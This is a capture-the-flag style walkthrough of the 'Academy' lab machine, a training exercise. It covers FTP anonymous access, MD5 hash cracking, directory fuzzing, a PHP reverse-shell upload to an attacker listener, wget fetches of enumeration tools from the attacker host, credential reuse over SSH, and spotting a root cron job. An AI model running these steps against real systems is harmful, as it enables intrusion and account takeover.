

# Walkthrough - Academy

username :- root

password :- tcm

```
Debian GNU/Linux 10 academy tty1
academy login: root
Password:
Last login: Sat Mar 30 09:05:30 EDT 2024 on tty1
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@academy:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:66:42:ca brd ff:ff:ff:ff:ff:ff
    inet 192.168.85.138/24 brd 192.168.85.255 scope global dynamic eth0
        valid_lft 1791sec preferred_lft 1791sec
    inet6 fe80::20c:29ff:fe66:42ca/64 scope link
        valid_lft forever preferred_lft forever
root@academy:~# _
```

This is what i came across when i logged into it and checked for its ip address.

As the initial step as far as we do we start our scan using nmap,

```

$ nmap -A -p- -T4 192.168.85.138
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-30 00:43 PDT
Nmap scan report for 192.168.85.138
Host is up (0.00027s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 1000 1000 776 May 30 2021 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.85.135
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.85 seconds

```


Here we find that several ports are open like ssh, ftp, http and more. as far as it is there is a important thing to be noted when we are doing a pentest and when we see a ssh port open definitely we need to brute force it because of 2 reasons,

1. to check if any user or the root user has weak passwords.
2. to check is the system allows multiple attempts, for example if i am trying several attempts on the root user and still the system or the client need to pick me as i am brute forcing it if not just imagine i am trying 500 times and no body knows then that need to be mentioned and notified.

and as we know there is a http port open so we could try to catch that web page and see what we could get in my case,



In my case it was a basic web page. This is also a finding in our pentest because it is displaying too much information we could say the client if you do not need the service you could make it down or else try remove the default page.



## Not Found

The requested URL was not found on this server.

**Apache/2.4.38 (Debian) Server at 192.168.85.138 Port 80**

So, in our scanning face we found that there is a ftp anonymous login available lets try that,

```

$ ftp 192.168.85.138
Connected to 192.168.85.138.
220 (vsFTPD 3.0.3)
Name (192.168.85.138:iflal): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||52732|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 776 May 30 2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||11646|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% |*****| 776 1.58 MiB/s 00:00 ETA
226 Transfer complete.
776 bytes received in 00:00 (372.93 KiB/s)
ftp>

```

using anonymous login i got into ftp and i got access always need to note that if the anonymous login is available we also could using commands like "get" and "put" using gget we could get the file from the ftp and using put we can upload a file. imagine as that the note.txt is in one of the directory in the web server then it going to create problem because attacker could upload a malicious file and gain more access and go in depth. and let open the file which we got through the ftp,

```

$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updatetime`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.

Le me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta

```

This would be definitely sensitive because it has database dumps and the password is being visible. its not the excate plain text password, its a hash value. So using the password hash we could we can try one this over it,



```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

cd73502828457d15655bbd7a63fb0bc8:student

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: cd73502828457d15655bbd7a63fb0bc8
Time.Started.....: Sat Mar 30 04:11:58 2024 (0 secs)
Time.Estimated...: Sat Mar 30 04:11:58 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 60182 H/s (0.07ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2048/14344385 (0.01%)
Rejected.....: 0/2048 (0.00%)
Restore.Point....: 1024/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: kucing → lovers1
Hardware.Mon.#1..: Util: 22%

Started: Sat Mar 30 04:11:28 2024
Stopped: Sat Mar 30 04:12:00 2024
```

I ran hashcat and i got the value for it. the password was "student". Now at this point we found a some credentials from the database dump and also we got the plain text password too, but where are we suppose to go and what are we suppose to do. Here is the important point we need to dig deep so lets use more and more searching in the website.

```
$ dirb http://192.168.85.138

DIRB v2.22
By The Dark Raver

START_TIME: Sun Mar 31 21:38:20 2024
URL_BASE: http://192.168.85.138/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://192.168.85.138/ —
+ http://192.168.85.138/index.html (CODE:200|SIZE:10701)
⇒ DIRECTORY: http://192.168.85.138/phpmyadmin/
+ http://192.168.85.138/server-status (CODE:403|SIZE:279)

— Entering directory: http://192.168.85.138/phpmyadmin/ —
+ http://192.168.85.138/phpmyadmin/ChangeLog (CODE:200|SIZE:17598)
⇒ DIRECTORY: http://192.168.85.138/phpmyadmin/doc/
⇒ DIRECTORY: http://192.168.85.138/phpmyadmin/examples/
+ http://192.168.85.138/phpmyadmin/favicon.ico (CODE:200|SIZE:22486)
+ http://192.168.85.138/phpmyadmin/index.php (CODE:200|SIZE:14555)
⇒ DIRECTORY: http://192.168.85.138/phpmyadmin/js/
+ http://192.168.85.138/phpmyadmin/libraries (CODE:403|SIZE:279)
+ http://192.168.85.138/phpmyadmin/LICENSE (CODE:200|SIZE:18092)
⇒ DIRECTORY: http://192.168.85.138/phpmyadmin/locale/
+ http://192.168.85.138/phpmyadmin/phpinfo.php (CODE:200|SIZE:14557)
⇒ Testing: http://192.168.85.138/phpmyadmin/poi
```

For this purpose we are using “dirb” a similar tool like dirbuster, this will dig deep in to directories.

Next we also going to text another tool which is “ffuf”, for its installation go on with “sudo apt install ffuf”.


```
(ifl@kali)~$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.85.139/FUZZ
Z

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.85.139/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

:: Progress: [75/220560] :: Job [1/1] :: 11 req/sec :: Duration: [0:00:11] :: Errors: 35 ::
```

what we are doing here is using the -w we are selecting a wordlist and using the word FUZZ, we say it ok fuzz with this wordlist. and -u is to attach the URL and same as to it we are using fuzz.



The screenshot shows a web browser window with the address bar displaying '192.168.85.138/academy/'. The browser's address bar also shows several tabs: 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The page has a red header with the text 'ONLINE COURSE REGISTRATION' and a circular icon containing a person and a plus sign. Below the header, the text 'PLEASE LOGIN TO ENTER' is displayed in red. The main content area contains a login form with two input fields: 'Enter Reg no :' and 'Enter Password :'. Below these fields is a blue button labeled 'Log Me In'. To the right of the login form, there is a light blue box containing text about a free bootstrap admin template and a list of features: 'Responsive Design Framework Used', 'Easy to use and customize', 'Font awesome icons included', and 'Clean and light code used.'

In our directory busting we found that there was a redirect to a page called academy, so we found where we can enter our credential, lets try it out.



Student Registration

Student Name

Rum Ham

Student Reg No

10201321


Pincode

777777

CGPA

7.60

Student Photo

  
NO IMAGE  
AVAILABLE


Upload New Photo

Browse...

 No file selected.

Update

we got access and i am in a interesting page in which i wanted to, we could find a place here where we could upload a image, so this could be vulnerable on the point if it allows to upload any files, i checked it on the URL bar where the image get stored so its in the php,



So lets try to perform a php reverse shell at this point,

<https://github.com/pentestmonkey/php-reverse-shell>

This is one of  
he best resources.


```
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '127.0.0.1'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```

So i went to the github page and directed to the php-reverse-shell.php and i copied the raw code from there and pasted in a nano file, and below at a point in the ip section and the port there is a comment infront of it asked to change as it is,

so we need to enter the attacker machine ip address there. up next we need to make a listener using "nc" and we can upload the malicious file into the image upload section.

7.60

Student Photo



Upload New Photo

```
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.85.135] from (UNKNOWN) [192.168.85.138] 40242
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
01:26:52 up 51 min, 1 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
root      tty1     -                00:36    50:36  0.08s  0.04s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ sudo -l
/bin/sh: 2: sudo: not found
$
```

Once we upload the malicious file and press the update button below in the website we will gain the access without even executing the file, as you can see that but in that we could not get the sudo privilege also we need to get it by privilege escalation. For this purpose we are going to use "linpeas" tool which will go out there and hunt for any privilege escalation.

[https://raw.githubusercontent.com/carlospolop/PEASS-ng/master/linPEAS/builder/linpeas\\_parts/linpeas\\_base.sh](https://raw.githubusercontent.com/carlospolop/PEASS-ng/master/linPEAS/builder/linpeas_parts/linpeas_base.sh)

get the raw code and copy and paste it into a nano file and save it, have that file separately inside a folder.

```
(ifl@kali)-[~/peh/transfer]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

I have moved to the directory where i have the intended file and started a web server there. Then next i could go to the machine which i attacked and in which i haven't got the privilege.

```
$ wget http://192.168.85.135/linpeas.sh
--2024-04-01 01:50:57-- http://192.168.85.135/linpeas.sh
Connecting to 192.168.85.135:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 157937 (154K) [text/x-sh]
Saving to: 'linpeas.sh'

 0K ..... 32% 14.1M 0s
 50K ..... 64% 47.1M 0s
100K ..... 97% 88.3M 0s
150K .... 100% 81.0M=0.005s

2024-04-01 01:50:57 (29.6 MB/s) - 'linpeas.sh' saved [157937/157937]


$ ls
linpeas.sh
$ chmod +x linpeas.sh
$ ls
linpeas.sh
$
```

i uploaded the malicious file from my web-server and downloaded it to the victim machine using "wget http://192.168.85.135/linpeas.sh", in this victim machine i dive into the /tmp folder which is very suitable for this purpose. once get the file there i give that execute permission "chmod +x linpeas.sh" and i run it there "./linpeas.sh"

```

$ chmod +x linpeas.sh
$ ./linpeas.sh

```



```

Do you like PEASS?

Get the latest version : https://github.com/sponsors/carlospolop
Follow on Twitter      : @hacktricks_live
Respect on HTB         : SirBroccoli

Thank you!

linpeas-ng by carlospolop

```

**ADVISORY:** This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

**Linux Privesc Checklist:** <https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist>

**LEGEND:**  
**RED/YELLOW:** 95% a PE vector  
**RED:** You should take a look to it

```

LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting linpeas. Caching Writable Folders...

```

Basic information

```

OS: Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1
SMP Debian 4.19.181-1 (2021-03-19)
User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Hostname: academy
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /usr/bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)

Caching directories . . . . .
uniq: write error: Broken pipe
DONE

```

After it is done we just have to walk through it to get information.

```

Searching passwords in config PHP files
/usr/share/phpmyadmin/config.inc.php:$cfg['Servers'][$i]['AllowNoPassword'] = false;
/usr/share/phpmyadmin/config.sample.inc.php:$cfg['Servers'][$i]['AllowNoPassword'] = false;
/usr/share/phpmyadmin/libraries/config.default.php:$cfg['Servers'][$i]['AllowNoPassword'] = false;
/usr/share/phpmyadmin/libraries/config.default.php:$cfg['ShowChgPassword'] = true;
/var/www/html/academy/admin/includes/config.php:$mysql_password = "My_V3ryS3cur3_P4ss";
/var/www/html/academy/includes/config.php:$mysql_password = "My_V3ryS3cur3_P4ss";

Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
/usr/bin/systemd-ask-password
/usr/bin/systemd-tty-ask-password-agent
/usr/lib/grub/i386-pc/legacy_password_test.mod
/usr/lib/grub/i386-pc/password.mod
/usr/lib/grub/i386-pc/password_pbkdf2.mod
/usr/lib/systemd/system/multi-user.target.wants/systemd-ask-password-wall.path
/usr/lib/systemd/system/sysinit.target.wants/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.service
/usr/lib/systemd/system/systemd-ask-password-wall.path
/usr/lib/systemd/system/systemd-ask-password-wall.service
#)There are more creds/passwds files in the previous parent folder

/usr/lib/x86_64-linux-gnu/mariadb19/plugin/mysql_clear_password.so
/usr/lib/x86_64-linux-gnu/mariadb19/plugin/simple_password_check.so
/usr/share/man/man1/systemd-ask-password.1.gz
/usr/share/man/man1/systemd-tty-ask-password-agent.1.gz
/usr/share/man/man7/credentials.7.gz
/usr/share/man/man8/systemd-ask-password-console.path.8.gz
/usr/share/man/man8/systemd-ask-password-console.service.8.gz
/usr/share/man/man8/systemd-ask-password-wall.path.8.gz
/usr/share/man/man8/systemd-ask-password-wall.service.8.gz
#)There are more creds/passwds files in the previous parent folder

/usr/share/pam/common-password.md5sums
/usr/share/phpmyadmin/user_password.php
/var/cache/debconf/passwords.dat
/var/lib/pam/password
/var/www/html/academy/admin/change-password.php
/var/www/html/academy/change-password.php

```

This dig deep into searching for password files,

1. /var/www/html/academy/admin/includes/config.php:\$mysql\_password = "My\_V3ryS3cur3\_P4ss";
2. /var/www/html/academy/includes/config.php:\$mysql\_password = "My\_V3ryS3cur3\_P4ss";

I used the can command and checked for the above config file which contained the password and i found this,

```

Regexes to search for API keys aren't activated, use param '-r'

$ cat /var/www/html/academy/admin/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$dbd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");

```

We found a user called grimmie which has a sql account or somethings lets check on that machine,

```

cat: /etc/shadow: Not a directory
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
mysql:x:106:113:MySQL Server,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,./srv/ftp:/usr/sbin/nologin
grimmie:x:1000:1000:administrator,,:/home/grimmie:/bin/bash
$

```

I cat the passwd file and i found that there is a user called grimmie. Yes now we got a username and we got a password then why not ssh into it, lets do it.

```

$ ssh grimmie@192.168.85.138
The authenticity of host '192.168.85.138 (192.168.85.138)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTtakhvXyaWVPMDB9+/4WEg6WKZwUp0ATptgb0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.85.138' (ED25519) to the list of known hosts.
grimmie@192.168.85.138's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ ls
backup.sh

```

Yes we got into that user but still we do not have the sudo privilege.

```

grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip

```



when i cat that backup file, it just look like a cronjob but i could not find another information other than that,so i decided to get a new tool for it,

<https://github.com/DominicBreuker/pspy>

we will download this static 64bit version and push it to our webserver (to the folder which we created for linpeas.sh) so that we could download it from the victim machine.

After donwloaded and pushed into the transfer folder,i start the webserver "python3 -m http.server 80".

```
grimmie@academy:~$ cd /tmp
grimmie@academy:/tmp$ ls
backup.zip
systemd-private-0af164ee65f54d268b8595e38294ed08-apache2.service-jcPjtF
systemd-private-0af164ee65f54d268b8595e38294ed08-systemd-timesyncd.service-PMYOUh
grimmie@academy:/tmp$ wget http://192.168.85.135/pspy64
--2024-04-01 02:47:53-- http://192.168.85.135/pspy64
Connecting to 192.168.85.135:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                                100%[=====>] 2.96M --.-KB/s
2024-04-01 02:47:53 (54.6 MB/s) - 'pspy64' saved [3104768/3104768]

grimmie@academy:/tmp$ ls
backup.zip  systemd-private-0af164ee65f54d268b8595e38294ed08-apache2.service-jcPjtF
pspy64      systemd-private-0af164ee65f54d268b8595e38294ed08-systemd-timesyncd.service-PMYOUh
```

In the victim machine move to the "/tmp" folder and i downloaded it. we wanted to give it execute permissions and then run it.



```

grimmie@academy:/tmp$ chmod +x pspy64
grimmie@academy:/tmp$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

PSY64

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive)
| [] (non-recursive)
Draining file system events due to startup...
done
2024/04/01 03:23:10 CMD: UID=1000 PID=16482 | ./pspy64
2024/04/01 03:23:10 CMD: UID=0 PID=16379 | 
2024/04/01 03:23:10 CMD: UID=1000 PID=15951 | -bash
2024/04/01 03:23:10 CMD: UID=1000 PID=15950 | sshd: grimmie@pts/0
2024/04/01 03:23:10 CMD: UID=1000 PID=15942 | (sd-pam)
2024/04/01 03:23:10 CMD: UID=1000 PID=15941 | /lib/systemd/systemd --user
2024/04/01 03:23:10 CMD: UID=0 PID=15938 | sshd: grimmie [priv]
2024/04/01 03:23:10 CMD: UID=33 PID=1291 | /bin/sh -i
2024/04/01 03:23:10 CMD: UID=33 PID=1287 | sh -c uname -a; w; id; /bin/sh -i
2024/04/01 03:23:10 CMD: UID=33 PID=992 | /usr/sbin/apache2 -k start
2024/04/01 03:23:10 CMD: UID=33 PID=991 | /usr/sbin/apache2 -k start
2024/04/01 03:23:10 CMD: UID=33 PID=990 | /usr/sbin/apache2 -k start
2024/04/01 03:23:10 CMD: UID=33 PID=989 | /usr/sbin/apache2 -k start
2024/04/01 03:23:10 CMD: UID=33 PID=987 | /usr/sbin/apache2 -k start
2024/04/01 03:23:10 CMD: UID=33 PID=850 | /usr/sbin/apache2 -k start
2024/04/01 03:23:10 CMD: UID=0 PID=833 | -bash
2024/04/01 03:23:10 CMD: UID=0 PID=829 | (sd-pam)

```

What this will do is list all the processors running in the machine.

```

2024/04/01 03:24:01 CMD: UID=0 PID=16490 | /usr/sbin/CRON -f
2024/04/01 03:24:01 CMD: UID=0 PID=16491 | /usr/sbin/CRON -f
2024/04/01 03:24:01 CMD: UID=0 PID=16492 | /bin/sh -c /home/grimmie/backup.sh
2024/04/01 03:24:01 CMD: UID=0 PID=16493 | /bin/bash /home/grimmie/backup.sh
